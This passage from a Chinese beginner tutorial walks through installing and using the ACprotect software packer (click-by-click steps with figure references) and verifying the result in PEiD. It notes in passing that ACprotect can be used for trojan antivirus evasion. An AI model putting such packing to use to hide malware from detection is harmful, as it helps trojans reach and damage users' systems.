


图4




图5

第二节：国产加密壳的骄傲 ACprotect

ACprotect 是一款非常有名的国产加密壳，保护的强度非常高。和 ASProtect 一样 ACprotect 也是通过多种加密手段对程序进行保护的。另外，ACprotect 也可以应用于木马免杀。来看看 ACprotect 究竟如何使用吧。

与 ASProtect 不同，ACprotect 在使用前需要安装。双击压缩包中的图标，会弹出一个提示，问我们是否安装 ACprotect（图6），当然选择“YES”了。之后就可以来到安装程序的界面了（图7），安装的过程非常简单，一路 NEXT 就搞定了。




图6



图7

安装完成后就可以运行 ACprotect 了，我们会发现 ACprotect 和 ASProtect 的界面非常相似（图8）。其实，在初始设置方面这两个加密壳确实非常相似，使用过了 ASProtect 的小菜可以很容易的上手。




图8

设置好要保护的文件以及保存的新文件（图9）就行了。ACprotect 也提供了高级设置（图10），可以加大保护的强度。另外在 ACprotect 中还可以对程序添加功能限制等一些使用上的限制，使得对程序的保护更进了一步。好了，这些高级的设置小菜们就不用去管了，使用默认的选项就足够了：




图9




图10

现在单击“PROTECT”按钮来到加壳界面，ACprotect 已经作好所有的准备了，按下下方的 PROTECT 按钮（图11），ACprotect 就开始工作了（图12），不一会儿加壳的工作就完成




图11




图12

了。赶紧到文件夹下看看加壳后的程序。双击运行，会弹出一个小窗口（图13），因为我们使用的ACprotect是没有注册的，所以会出现这个提示，不过不要紧，因为程序还是可以正常运行的。再使用PEID检查一下，PEID告诉我们程序已经被加了ACprotect壳了（图14）。



图13

